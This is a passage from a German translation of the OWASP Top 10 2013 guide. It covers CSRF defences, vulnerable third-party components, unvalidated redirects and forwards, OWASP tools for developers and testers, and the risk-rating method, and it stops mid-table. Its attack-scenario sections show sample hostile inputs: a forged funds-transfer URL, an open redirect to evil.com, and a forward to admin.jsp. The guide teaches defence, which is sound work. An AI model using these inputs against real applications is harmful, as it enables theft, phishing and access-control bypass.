Anmerkung: Session Cookies, IP-Adressen oder andere Informationen, die vom Browser automatisch gesendet werden, nutzen nichts, da sie auch bei untergeschobenen Requests mitgesendet werden!

Das OWASP-Tool [CSRF Tester](#) kann helfen, Testfälle zur Demonstration von CSRF-Schwachstellen zu generieren.

Wie kann ich CSRF verhindern?

Um CSRF zu verhindern, sollte jede Eingabeseite einen Token beinhalten. Der Token sollte unvorhersagbar und für jede Session, besser für jedes Formular, einzigartig sein und vom Server geprüft werden.

1. Die bevorzugte Methode, das Token einzubetten, ist ein Hidden-Input-Feld. Damit wird der Token-Wert im Body des Requests und nicht im URL übertragen (erleichtert sonst Ausspähung).
2. Ein solches Token kann auch direkt in den URL geschrieben oder als URL-Parameter übergeben werden. Jedoch birgt diese Vorgehensweise das Risiko, dass der URL dem Angreifer in die Hände fällt und somit das geheime Token kompromittiert ist. OWASPs [CSRF Guard](#) kann genutzt werden, um automatisch solche Token in Java EE, .NET oder PHP Anwendungen einzubinden. OWASPs [ESAPI](#) beinhaltet Token-Generatoren und Validatoren, die Entwickler einsetzen können, um ihre Transaktionen zu schützen.
3. Aktive Rückbestätigung vom Benutzer (erneute Authentifizierung, CAPTCHA-Eingabe, usw.) kann auch vor CSRF schützen.

Mögliche Angriffsszenarien

Die Anwendung erlaubt es einem Benutzer, einen zustandsändernden Request auszulösen, der kein geheimes Token beinhaltet, wie z.B.:

```
http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243
```

Dadurch kann ein Angreifer einen Request erzeugen, der Geld vom Konto des Opfers auf das Konto des Angreifers transferiert. Diesen bettet der Angreifer „unsichtbar“ in ein Image-Tag oder ein Iframe ein und hinterlegt ihn in einer beliebigen Website:

```

```

Wenn das Opfer eine präparierte Seite besucht, während es bereits auf example.com authentifiziert ist, werden diese untergeschobenen Requests automatisch gültige Session-Informationen mit versenden. Die Requests sind somit unbeabsichtigt autorisiert.

Referenzen


OWASP

- [OWASP CSRF Article](#)
- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSRFGuard - CSRF Defense Tool](#)
- [ESAPI Project Home Page](#)
- [ESAPI HTTPUtilities Class with AntiCSRF Tokens](#)
- [OWASP Testing Guide: Chapter on CSRF Testing](#)
- [OWASP CSRFTester - CSRF Testing Tool](#)

Andere

- [CWE Entry 352 on CSRF](#)

Nutzung von Komponenten mit bekannten Schwachstellen



Bin ich durch Lücken verwundbar?

Theoretisch sollte es einfach sein, herauszufinden, ob die Anwendung verwundbare Komponenten, oder Bibliotheken benutzt. Leider enthalten Berichte über Sicherheitslücken kommerzieller oder von Open-Source-Software nicht immer automatisch auswertbare, exakte Versions-Angaben der verwundbaren Komponenten. Ferner benutzen nicht alle Bibliotheken ein verständliches Versionsnummerierungsschema. Darüber hinaus werden nicht alle Schwachstellen an zentrale Schwachstellen-Datenbanken, wie [CVE](#) und [NVD](#) gemeldet.

Um herauszufinden, ob Sie von Schwachstellen betroffen sind, ist es notwendig, diese Datenbanken zu durchsuchen, sowie sich mithilfe von Mailing-Listen und weiteren Meldungen zeitnah über mögliche Lücken zu informieren. Falls eine benutzte Komponente verwundbar ist, sollten Sie genau prüfen, ob Ihre Anwendung verwundbare Teile der Komponente nutzt und ob der Fehler Auswirkungen hat, um die Sie sich kümmern müssen.

Mögliche Angriffsszenarien

Die durch Schwachstellen in Komponenten verursachten Lücken können von minimalen Risiken bis zu ausgeklügelter Malware führen, die für gerichtete Angriffe geeignet ist. Die Komponenten laufen meist mit allen Anwendungsrechten, wodurch ein Mangel in jeder Komponente schwerwiegend sein kann. Folgende **verwundbare** Komponenten wurden 22 Millionen Mal in 2011 heruntergeladen:

- [Apache CXF Authentication Bypass](#) – Durch das Fehlen eines Identifikations-Tokens, konnten Angreifer beliebige Web-Services aufrufen (Apache CXF ist ein Web-Service-Framework, nicht zu verwechseln mit dem Apache Application Server).
- [Spring Remote Code Execution](#) – Der Missbrauch der 'Expression Language' in Spring ermöglichte Angreifern das Ausführen von beliebigem Code auf dem Server

Jede Anwendung, die eine der beiden Bibliotheken benutzt, ist angreifbar, da sie beide direkt von Benutzern ansprechbar sind. Bei anderen Bibliotheken kann dies schwieriger sein.

Wie kann ich dies verhindern?

Eine Option wäre, nur selbstgeschriebene Komponenten zu benutzen. Dies ist jedoch nicht sehr realistisch.

Die meisten Framework-Projekte bringen keine Sicherheits-Patches für alte Versionen heraus. Meist werden die Lücken einfach in der nächsten Version behoben. Deshalb ist es sehr wichtig, diese neuen Versionen einzusetzen.

Software-Projekte sollten folgende Prozesse etabliert haben:

- 1) Übersicht aller Komponenten und Versionen, die Sie direkt oder indirekt benutzen (z.B. [Versions-Plugin](#)).
- 2) Laufendes Beobachten der Sicherheit dieser Komponenten mithilfe aktueller, frei zugänglichen Datenbanken, Mailing-Listen der Projekte und von Sicherheitsseiten.
- 3) Entwickeln Sie Richtlinien zum Einsatz von Komponenten, für die Entwicklung von Software, das Durchführen von Sicherheitstests und akzeptable Lizenzbedingungen.
- 4) Ggf. sollten Sie erwägen, Sicherheitsschichten einzuziehen, die Ihre Komponenten weiter härten (z.B. unbenutzte Funktionen sperren, oder Lücken schließen).

Referenzen

OWASP


- [OWASP Dependency Check \(für Java Bibliotheken\)](#)
- [OWASP SafeNuGet \(für .NET Bibliotheken durch NuGet\)](#)
- [Good Component Practices Project](#)

Andere

- [The Unfortunate Reality of Insecure Libraries](#)
- [Open Source Software Security](#)
- [Addressing Security Concerns in Open Source Components](#)
- [MITRE Common Vulnerabilities and Exposures](#)
- [Example Mass Assignment Vulnerability that was fixed in ActiveRecord, a Ruby on Rails GEM](#)

A10

Ungeprüfte Um- und Weiterleitungen

 Bedrohungs- quellen	 Angriffs- vektoren	 Schwachstelle	 Technische Auswirkungen	 Auswirkungen auf das Unternehmen	
Anwendungs- spezifisch	Ausnutzbarkeit DURCHSCHNITTlich	Verbreitung SELTEN	Auffindbarkeit EINFACH	Auswirkung MITTEL	Anwendungs-/ Geschäftsspezifisch
Angreifer, der einen Nutzer über eine beliebige Website oder HTML-Seite dazu verleitet, eine Anfrage an Ihre Website zu starten. Das können beliebige Webseiten oder HTML-Feeds sein.	Nutzer klicken auf scheinbar seriöse Links von einem Angreifer, die auf böartige Sites umleiten (redirect). Durch unsichere Weiterleitungen kann ein Angreifer Sicherheitsprüfungen umgehen (forwards).	Anwendungen nutzen regelmäßig Weiter- oder Umleitungen, um Nutzer auf andere Seiten umzulenken. Manchmal nutzt die angegriffene Seite ungeprüfte Parameter für Umleitungen, so dass Angreifer die Zielseiten festlegen können. Es ist recht einfach, ungeprüfte <u>Umleitungen</u> zu entdecken: Suchen Sie nach Redirects, die die Angabe von URLs erlauben. Bei ungeprüften <u>Weiterleitungen</u> ist dies schwieriger, da sie auf interne Seiten verweisen.	Umleitungen können Schadsoftware installieren und Nutzer verleiten, Passwörter oder sensible Daten offenzulegen. Unsichere interne Weiterleitungen ermöglichen es, Zugangskontrollen zu umgehen.	Was bedeutet Ihnen das Vertrauen Ihrer Kunden? Was ist, wenn deren PCs wg. Schadsoftware infiziert werden? Was passiert, wenn Angreifer auf nicht-öffentliche Funktionen zugreifen können?	

Bin ich verwundbar?

Um herauszufinden, ob eine Anwendung ungeprüfte Weiter- oder Umleitungen enthält, gehen Sie am besten wie folgt vor:

1. Prüfen Sie den Code auf Einsatz von Um- oder Weiterleitungen (transfers in .NET) und auf Verwendung von Ziel-URLs als Parameter. Falls vorhanden, sind Sie **verwundbar**, wenn die Ziel-URL nicht gegen eine Whitelist (Positivliste) geprüft wird.
2. Rufen Sie alle Seiten Ihrer Website auf und achten Sie auf Umleitungen (HTTP Antwort-Codes 300-307, typischerweise 302). Prüfen Sie, ob die eingesetzten Parameter vor der Umleitung eine Ziel-URL oder einen Teil davon enthalten. Erfolgt eine Umleitung zu einem anderen Ziel, wenn Sie den Parameter ändern?
3. Falls Sie keinen Zugriff auf den Code haben, prüfen Sie für alle Parameter, ob diese für Weiter- oder Umleitungen verwendet werden könnten und testen Sie solche.

Wie kann ich das verhindern?

Ein sicherer Einsatz von Weiter- und Umleitungen kann auf unterschiedliche Weise realisiert werden:

1. Weiter- und Umleitungen schlichtweg zu vermeiden.
2. Falls eingesetzt, verwenden Sie keine Nutzerparameter um die Ziel-URL zu berechnen. Das ist i.d.R möglich.
3. Falls Zielparameter nicht vermeidbar sind, stellen Sie sicher, dass die Parameter **gültig** und die Nutzer dafür **autorisiert** sind. Es wird empfohlen, dass Sie jegliche Ziel-URL-Parameter mittels Zuordnungslisten erstellen, statt die echte URL oder einen Teil davon zu verwenden. Serverseitig wird der Parameter dann mit Hilfe dieser Liste der korrekten Zieladresse zugeordnet. Setzen Sie ESAPI ein, um die sendRedirect-Methode zu überschreiben und so alle Umleitungen abzusichern.

Es ist extrem wichtig, diese Mängel zu vermeiden, da es sich um beliebte Ausgangspunkte für Phishing-Angriffe handelt.

Mögliche Angriffsszenarien

Szenario 1: Die Anwendung enthält eine Seite namens "redirect.jsp", die einen einzigen Parameter "url" verwendet. Der Angreifer setzt eine URL als Parameterwert ein, die den Nutzer auf eine Website führt, die Schadcode installiert oder phishing ermöglicht.

<http://www.example.com/redirect.jsp?url=evil.com>

Szenario 2: Die Anwendung verwendet interne Umleitungen um Anfragen auf unterschiedliche Bereiche der Website weiterzureichen. Um dies zu erleichtern, können Parameter verwendet werden, um festzulegen, auf welchen Bereich der Nutzer im Erfolgsfall umgeleitet wird. In diesem Fall schleust der Angreifer eine URL als Parameter ein, die die Zugangskontrollen der Anwendung umgeht und anschließend den Angreifer auf einen administrativen Bereich leitet, auf den er normalerweise keinen Zugriff hätte.

<http://www.example.com/boring.jsp?fwd=admin.jsp>

Referenzen

OWASP

- [OWASP Article on Open Redirects](#)
- [ESAPI SecurityWrapperResponse sendRedirect\(\) method](#)

Andere

- [CWE Entry 601 on Open Redirects](#)
- [WASC Article on URL Redirector Abuse](#)
- [Google blog article on the dangers of open redirects](#)
- [OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards](#)



Nächste Schritte für Software-Entwickler

Umfassende Sicherheitsmaßnahmen etablieren und nutzen

Egal ob man ein Neuling im Bereich der Webanwendungssicherheit ist oder schon mit den erläuterten Gefahren vertraut ist – die Entwicklung einer neuen sicheren Webanwendung oder das Absichern einer bereits existierenden kann sehr schwierig sein. Für die Betreuung eines großen Anwendungsportfolios kann das sehr abschreckend sein.

Um Organisationen und Entwicklern dabei zu helfen Ihre Anwendungssicherheitsrisiken kostengünstig zu reduzieren, stellt OWASP zahlreiche [frei zugängliche](#) Ressourcen zur Verbesserung der Anwendungssicherheit zur Verfügung. Im Folgenden werden einige dieser OWASP-Ressourcen, die Organisationen helfen können sichere Web Anwendungen zu erstellen, vorgestellt. Auf der nächsten Seite stellen wir einige OWASP-Ressourcen vor, die Organisationen dabei helfen können Ihre Anwendungssicherheit zu überprüfen.

Anforderungen an die Anwendungssicherheit

Um eine [sichere](#) Web Anwendung zu erstellen ist es wichtig vorher zu definieren was "sicher" im Falle einer speziellen Anwendung bedeutet. OWASP empfiehlt dazu den OWASP [Application Security Verification Standard \(ASVS\)](#) als Leitfaden zur Erstellung von Sicherheitsanforderungen. Bei Outsourcing der Anwendungsentwicklung empfiehlt sich der [OWASP Secure Software Contract Annex](#).

Anwendungssicherheitsarchitektur

Anstatt Sicherheit nachträglich in eine Anwendung einzubauen, ist es kosteneffektiver diese schon beim Design zu beachten. OWASP empfiehlt hierzu den [OWASP Developer's Guide](#) und die [OWASP Cheat Sheets](#) als Startpunkt. Er gilt als Leitfaden wie Sicherheit von Anfang an berücksichtigt werden kann.

Standardisierte Sicherheitskontrollen

Die Entwicklung starker und anwendbarer Sicherheitskontrollen ist nicht trivial. Standardisierte Sicherheitskontrollen vereinfachen die Entwicklung sicherer Anwendungen. OWASP empfiehlt dazu das [OWASP Enterprise Security API \(ESAPI\) Project](#) - ein Modell, das APIs zur Entwicklung sicherer Anwendungen zur Verfügung stellt. ESAPI unterstützt Implementierungen in [Java](#), [.NET](#), [PHP](#), [Classic ASP](#), [Python](#), sowie [Cold Fusion](#).

Sicherer Entwicklungszyklus

Um den Prozess zur sicheren Anwendungserstellung in einer Organisation zu verbessern, empfiehlt OWASP das [OWASP Software Assurance Maturity Model \(SAMM\)](#). Das Modell hilft bei der Formulierung und Umsetzung einer Software Sicherheitsstrategie, die die spezifischen Risiken Ihrer eigenen Organisation berücksichtigt.

Anwendungssicherheit Ausbildung

Das [OWASP Education Project](#) bietet Trainingsunterlagen zur Schulung von Entwicklern im Bereich der Anwendungssicherheit und stellt eine Vielzahl an [OWASP Educational Presentations](#) bereit. Praktische Erfahrungen über Schwachstellen können am [OWASP WebGoat](#) gesammelt werden. Um aktuell zu bleiben besuchen Sie die [OWASP AppSec Conference](#), ein OWASP Training oder eines der lokalen [OWASP-Chapter-Meetings](#) oder [OWASP-Stammtische](#).

Es stehen zahlreiche weitere OWASP Ressourcen zur Verfügung. Besuchen Sie die [OWASP Projects Seite](#), die eine Liste aller OWASP Projekte, organisiert nach dem Qualitätsstatus der einzelnen Veröffentlichungen (Veröffentlicht, Beta oder Alpha) enthält. Viele OWASP Ressourcen sind in unserem Wiki verfügbar und können auch in [Papierformat](#) oder als [eBooks](#) bestellt werden.

Organisation und Prozesse

Zur Sicherheitsüberprüfung einer eigenentwickelten oder kommerziellen Web Anwendung empfiehlt OWASP eine Überprüfung des Anwendungsprogrammcodes (falls verfügbar), sowie einen Anwendungstest. OWASP rät dabei zu einer Kombination aus Quellcodeanalyse und Penetrationstest der Anwendung, um von den Stärken beider, sich sehr gut ergänzender Methoden zu profitieren. Dabei unterstützende Analysewerkzeuge können die Effizienz und Effektivität einer Expertenanalyse verbessern. Die Prüfwerkzeuge von OWASP richten sich jedoch mehr auf eine Unterstützung und Effektivitäts-Steigerung von Experten, anstatt den Analyse-Prozess zu automatisieren.

Standardisierung der Anwendungssicherheitsüberprüfung: Um Organisationen bei der Entwicklung einer konsistenten und angemessenen Strategie bezüglich der Sicherheit von Webanwendungen zu helfen, wurde der OWASP [Application Security Verification Standard \(ASVS\)](#) entworfen. Das Dokument definiert einen Minimalstandard zur Bewertung von Webanwendungssicherheit. OWASP empfiehlt den ASVS als Leitfaden - nicht nur als Checkliste zur Sicherheitsprüfung einer Webanwendung, sondern auch zur Auswahl der angemessenen Prüfungstechniken. OWASP empfiehlt den Einsatz des ASVS auch bei der Suche und Bewertung von Dienstleistern für Sicherheitsaudits von Webanwendungen.

Analysewerkzeuge: Das [OWASP Live CD Project](#) vereint die besten Open Source Sicherheitswerkzeuge in einer bootbaren Live-CD Umgebung. Web-Entwickler, Tester sowie Sicherheitsexperten bekommen mit dieser Live-CD sofortigen Zugriff auf eine umfangreiche Suite von Sicherheits-Testwerkzeugen. Zur Nutzung der Werkzeuge ist keine Installation oder Konfiguration erforderlich.

Code Analyse

Eine Analyse des Quell-Codes ist insbesondere geeignet nachzuweisen, dass sich eine Anwendung durch starke Sicherheitsmechanismen schützt. Des Weiteren ist sie gut geeignet Schwachstellen zu identifizieren die durch die Analyse der Ausgaben des Programms ansonsten nur schwer zu finden sind. Penetrationstests sind besonders geeignet die Ausnutzbarkeit von Schwachstellen nachzuweisen. Daher ergänzen sich beide Vorgehensweisen.

Quell-Code Analyse: In Ergänzung zum [OWASP Developer's Guide](#), und dem [OWASP Testing Guide](#), wurde der [OWASP Code Review Guide](#) erstellt, um Entwickler und Anwendungssicherheits-Spezialisten bei der effizienten und effektiven Quell-Code-Analyse einer Webanwendung zu unterstützen. Viele Sicherheitsprobleme in Webanwendungen, beispielsweise Injection Flaws können sehr viel einfacher durch eine Code-Analyse als durch Testen der Anwendung gefunden werden.

Code-Analyse-Werkzeuge: OWASP Werkzeuge zur Unterstützung von Experten bei Code Analysen sind vielversprechend, befinden sich jedoch noch in einem frühen Entwicklungsstadium. Deren Autoren benutzen diese Werkzeuge täglich zur Durchführung von Code-Sicherheits-Reviews, jedoch kann die Benutzung für nicht erfahrene Anwendern sehr schwierig sein.

Einige Beispiele dafür sind [CodeCrawler](#), [Orizon](#), sowie [O2](#). Seit dem letzten Release der OWASP Top 10 wurde nur O2 aktiv weiterentwickelt. Außerdem gibt es auch andere freie Open Source Code-Analysewerkzeuge. Das vielversprechendste ist [FindBugs](#) und sein neues Sicherheitsplugin [FindSecurityBugs](#), beide für Java.

Sicherheits- und Penetrationstests

Anwendungstests: OWASP entwickelte den [Testing Guide](#) um Entwicklern, Testern und Anwendungssicherheitsexperten zu helfen das richtige Verständnis zu bekommen, wie die Sicherheit einer Webanwendung effizient und effektiv getestet werden kann. Dieser umfassende Leitfaden, zu dem ein Dutzend Autoren beigetragen haben, behandelt weite Teile des Testens von Anwendungssicherheit. Ebenso wie die Code-Analyse hat auch das Sicherheits-Testen spezifische Vorteile. Es kann sehr beeindruckend sein, durch einen Test oder Exploit zu beweisen, dass eine Anwendung unsicher ist. Weiterhin existieren sehr viele Sicherheitsprobleme - insbesondere Sicherheitsfunktionen, die durch die Anwendungsinfrastruktur bereitgestellt werden - die bei einer Code-Analyse nicht überprüft werden können, da die Anwendung diese Funktionalität nicht vollständig selbst zur Verfügung stellt.

Penetrations-Test-Werkzeuge: [WebScarab](#), das eines der meist genutzten OWASP Projekte war und der neue [Zed Attack Proxy \(ZAP\)](#), der inzwischen noch populärer ist, sind beides Test-Proxys für Webanwendungen. Solche Werkzeuge erlauben es Sicherheitsexperten und Entwicklern Anfragen von Webanwendungen abzufangen, um zu analysieren wie die Anwendung arbeitet. Anschließend können manipulierte Test-Anfragen an die Anwendung gesendet werden, um zu verifizieren, ob die Anwendung die Anfragen sicher verarbeitet. Diese Werkzeuge sind vor allem beim Aufspüren von XSS-Fehlern, Authentifizierungsfehlern und Fehlern in der Zugriffskontrolle sehr hilfreich. ZAP besitzt sogar einen eingebauten aktiven Scanner. Und das Beste: der [ZAP](#) ist frei verfügbar!

Starten Sie jetzt Ihre Offensive zur Anwendungssicherheit!

Anwendungssicherheit ist nicht mehr optional. Organisationen müssen leistungsfähige Prozesse und Ressourcen zur Absicherung ihrer Anwendungen schaffen, um im Umfeld einer steigenden Zahl von Angriffen einerseits und regulatorischen Vorschriften andererseits bestehen zu können. Auf Grund der atemberaubenden Zahl von Anwendungen und Code-Zeilen haben viele Organisationen Probleme, mit dem enormen Umfang an Sicherheitslücken zurecht zu kommen. OWASP empfiehlt den Aufbau eines Programms zur Anwendungssicherheit, um einen Überblick über die Sicherheitslage aller Anwendungen zu erhalten und diese zu verbessern. Um das Sicherheitsniveau zu erhöhen, müssen viele Unternehmensbereiche effizient zusammenarbeiten, von der Entwicklungsabteilung bis zum Management. Die Sicherheitsarchitektur muss transparent sein, damit alle die Ziele der Anwendungssicherheit im Unternehmen nachvollziehen zu können. Dies erfordert eine Analyse von Maßnahmen, die die Sicherheit Ihrer Anwendungen durch Reduzierung von Risiken in einer kostengünstigen Weise ermöglicht. Einige der wichtigsten Aufgaben sind:

Start

- Führen Sie einen [Anwendungssicherheits-Leitfaden](#) ein und sorgen Sie für dessen Verbreitung.
- Führen Sie eine [Analyse durch, welche Fähigkeiten Ihrem Unternehmen nicht zur Verfügung stehen](#), um wichtige Verbesserungsfelder bestimmen und einen Maßnahmenplan erstellen zu können.
- Führen Sie mit Zustimmung der Geschäftsleitung eine [Kampagne zur Sensibilisierung für Fragen der Anwendungssicherheit](#) für Ihre gesamte IT-Organisation durch.

Risiko-basierter Ansatz

- Erfassen und [priorisieren Sie Ihr Anwendungsportfolio](#) aus einer risiko-orientierten Perspektive.
- Entwickeln Sie ein Bewertungsmodell der Anwendungsrisiken, um die Wichtigkeit Ihrer Anwendungen bewerten und eine Rangfolge bilden zu können. Etablieren Sie einen Leitfaden, um den notwendigen Umfang der Maßnahmen zu bestimmen.
- Erstellen Sie ein [Risikobewertungsmodell](#) mit einem einheitlichen System von Wahrscheinlichkeiten und Auswirkungen, welches die Bereitschaft Ihrer Organisation berücksichtigt, Risiken einzugehen.

Sorgen Sie für eine stabile Grundlage

- Erstellen Sie [Richtlinien und Standards](#) für Anwendungssicherheit, die als Basis für alle betroffenen Entwicklungsteams dienen.
- Definieren Sie einen [allgemeingültigen Satz wiederverwendbarer Sicherheitsmaßnahmen](#), die diese Richtlinien und Standards umsetzen und stellen Sie Nutzungsanweisungen für Design und Entwicklung bereit.
- Etablieren Sie einen [Trainings-Plan für Anwendungssicherheit](#), das sich an den verschiedenen Entwicklungsaufgaben und Themenkomplexen orientiert.

Integrieren Sie Sicherheit in Ihre bestehenden Prozesse

- Legen Sie Ihre Sicherheitsaktivitäten bzgl. [Implementierung](#) und [Verifikation](#) fest und integrieren Sie diese in existierende Entwicklungs- und Anwendungsprozesse. Diese umfassen die [Modellierung der Bedrohungen](#), Sicheres Design, Code & [Review](#), [Penetrationstests](#) und Mängelbeseitigung.
- Stellen Sie Experten und [unterstützende Dienste bereit, die die Entwickler und die Projektteams](#) bei der erfolgreichen Umsetzung unterstützen.

Sorgen Sie für Sichtbarkeit beim Management

- Arbeiten Sie mit Metriken. Treiben Sie Verbesserungs- und Budget-Entscheidungen voran, die auf diesen Metriken und Analysedaten beruhen. Solche Metriken umfassen die Beachtung von Sicherheitsmaßnahmen und -aktivitäten, neue oder entschärfte Sicherheitslücken, erfasste Anwendungen, Art und Anzahl von Sicherheitsschwachstellen etc.
- Analysieren Sie Ihre Implementations- und Prüfungsaktivitäten hinsichtlich der Hauptursachen und Muster für Sicherheitslücken. Treiben Sie so strategische und systemische Verbesserungen in Ihrer Organisation voran. Setzen Sie dabei positive Anreize.

Es geht nicht um Schwachstellen sondern um Risiken

Obwohl die früheren [OWASP Top 10](#) Versionen von und vor [2007](#) darauf ausgelegt waren, die häufigsten „Schwachstellen“ zu identifizieren, waren diese Dokumente eigentlich immer um Risiken herum aufgebaut. Dies verursachte bei einigen Anwendern, die eine wasserdichte Schwachstellen- Klassifizierung suchten, eine gewisse nachvollziehbare Verwirrung. Ab der [OWASP Top 10 in der Version von 2010](#) wird nun der Fokus auf den Risikobegriff deutlicher dargestellt, indem noch expliziter darauf eingegangen wird, wie dieses Risiko durch das Zusammenspiel von Bedrohungsquellen, Angriffsvektoren, Schwachstellen und den Auswirkungen auf die Technik und die Geschäftsprozesse des Unternehmens entsteht.

Die Methodik der Risikobewertung für die Top 10 basiert auf der [OWASP Risk Rating Methodology](#). Für jeden Punkt der Top 10 schätzten wir das typische Risiko ab, das die entsprechende Schwachstelle in einer üblichen Webanwendung verursacht, indem wir die allgemeinen Wahrscheinlichkeits- und Auswirkungs-Faktoren für die jeweilige Schwachstelle betrachteten. Dann sortierten wir die Top 10 gemäß der Schwachstellen, die im Allgemeinen das größte Risiko in einer Anwendung verursachen.

Die [OWASP Risk Rating Methodology](#) definiert zahlreiche Faktoren, die helfen, das Risiko einer gefundenen Schwachstelle zu bewerten. Unabhängig davon ist die Top 10 eher allgemein gehalten und geht weniger auf spezifische Sicherheitslücken realer Anwendungen ein. Daher können wir niemals so genau wie die Verantwortlichen sein, die das Risiko für ihre eigenen Anwendungen abschätzen. Sie selbst können am Besten beurteilen, wie hoch der konkrete Schutzbedarf der Anwendung ist, wie wichtig die verarbeiteten Daten sind, wer oder was die Bedrohungsquellen darstellen und wie das System entwickelt wurde und betrieben wird.

Unsere Methodik beinhaltet drei Wahrscheinlichkeits-Faktoren für jede Schwachstelle („Verbreitung“, „Auffindbarkeit“ und „Ausnutzbarkeit“) und einen Faktor zur „Technischen Auswirkung“. Die Verbreitung einer Schwachstelle muss üblicherweise nicht abgeschätzt werden. Hierfür haben uns verschiedene Organisationen (vgl. *Danksagung* in der *Einleitung* (E) auf Seite 3) Statistiken zur Verfügung gestellt, die wir zu einer Top 10 Liste des Wahrscheinlichkeits-Faktors für die „Verbreitung“ gemittelt haben. Diese Daten wurden dann mit den beiden anderen Wahrscheinlichkeits-Faktoren für „Auffindbarkeit“ und „Ausnutzbarkeit“ kombiniert, um eine Bewertung der Wahrscheinlichkeit für jede Schwachstelle zu berechnen. Dieser Wert wurde im Folgenden mit den geschätzten üblichen „Technischen Auswirkungen“ des jeweiligen Punktes der Top 10 multipliziert, um so zu einer Gesamtbewertung der letztendlichen Risiko-Einstufung zu gelangen.

Dieser Ansatz berücksichtigt die Wahrscheinlichkeit der Bedrohungsquelle nicht, ebenso wenig wie irgendwelche technischen Details der betroffenen Anwendung. Jeder dieser Faktoren könnte die Gesamtwahrscheinlichkeit, dass ein Angreifer eine bestimmte Schwachstelle findet und ausnutzt, signifikant beeinflussen. Dieses Bewertungsschema berücksichtigt auch nicht die Auswirkungen auf das jeweilige Unternehmen und die Geschäftsprozesse. [Ihre Organisation oder Ihr Unternehmen](#) wird für sich selbst – unter Berücksichtigung der Firmenkultur, der Industriestandards und Regulierungsanforderungen – entscheiden müssen, welches Sicherheits-Risiko durch Anwendungen sie oder es bereit ist zu tragen. Es ist nicht Sinn und Zweck der OWASP Top 10, Ihnen diese Risiko-Analyse abzunehmen.

Das folgende Diagramm zeigt exemplarisch unsere Abschätzung des Risikos für A3: Cross-Site Scripting. Anzumerken ist, dass XSS so stark verbreitet ist, dass es als einziger Punkt den Verbreitungsgrad „AUSSERGEWÖHNLICH HÄUFIG“ mit dem Verbreitungs-Wert 0 erhalten hat. Alle anderen Werte bewegen sich zwischen „SEHR HÄUFIG“, „HÄUFIG“ und „SELTEN“ (Werte 1 bis 3).

Bedrohungs- quellen	Angriffs- vektoren	Schwachstelle		Technische Auswirkungen	Auswirkungen auf das Unternehmen
Anwendungs- spezifisch	Ausnutzbarkeit DURCHSCHNITTLICH	Verbreitung AUSSERGEWÖHN- LICH HÄUFIG	Auffindbarkeit EINFACH	Auswirkung MITTEL	Anwendungs-/ Geschäftsspezifisch
	2	0	1	2	
		1	*	2	
			2		

Zusammenfassung der Top 10 Risiko-Faktoren

Die folgende Tabelle stellt eine Zusammenfassung der Top 10 Risiken für die Anwendungssicherheit in der Version des Jahres 2013 und der dazugehörigen Risiko-Faktoren dar. Diese Faktoren wurden durch verfügbare Statistiken und die Erfahrung des OWASP Top 10 Teams bestimmt. Um diese Risiken für eine bestimmte Anwendung oder Organisation zu verstehen, muss der geneigte Leser seine eigenen, spezifischen Bedrohungsquellen und Auswirkungen auf sein Unternehmen in Betracht ziehen. Selbst eklatante Software-Schwachstellen müssen nicht zwangsläufig ein ernsthaftes Risiko darstellen, wenn es z.B. keine Bedrohungsquellen gibt, die den notwendigen Angriff ausführen können oder die tatsächlichen Auswirkungen auf das Unternehmen und die Geschäftsprozesse zu vernachlässigen sind.

RISIKO	 Bedrohungs- quellen	Angriffs- vektoren		Schwachstelle		Technische Auswirkungen		Auswirkungen auf das Unternehmen
		Ausnutzbarkeit	Verbreitung	Auffindbarkeit	Auswirkung	Auswirkung		
A1-Injection	Anwendungs-spezifisch	EINFACH	HÄUFIG	DURCHSCHNITTLICH	SCHWERWIEGEND	Anwendungs- / Geschäfts-spezifisch		
A2-Authentisierung		DURCHSCHNITTLICH	SEHR HÄUFIG	DURCHSCHNITTLICH	SCHWERWIEGEND			
A3-XSS		DURCHSCHNITTLICH	AUSSERGWÖHNLICH HÄUFIG	EINFACH	MITTEL			
A4-unsich. DOR		EINFACH	HÄUFIG	EINFACH	MITTEL			
A5-Konfiguration		EINFACH	HÄUFIG	EINFACH	MITTEL			
A6-Sens. Daten		SCHWIERIG	SELTEN	DURCHSCHNITTLICH	SCHWERWIEGEND			
A7-Funkt. Zugriff		EINFACH	HÄUFIG	DURCHSCHNITTLICH	MITTEL			
A8-CSRF		DURCHSCHNITTLICH	HÄUFIG	EINFACH	MITTEL			
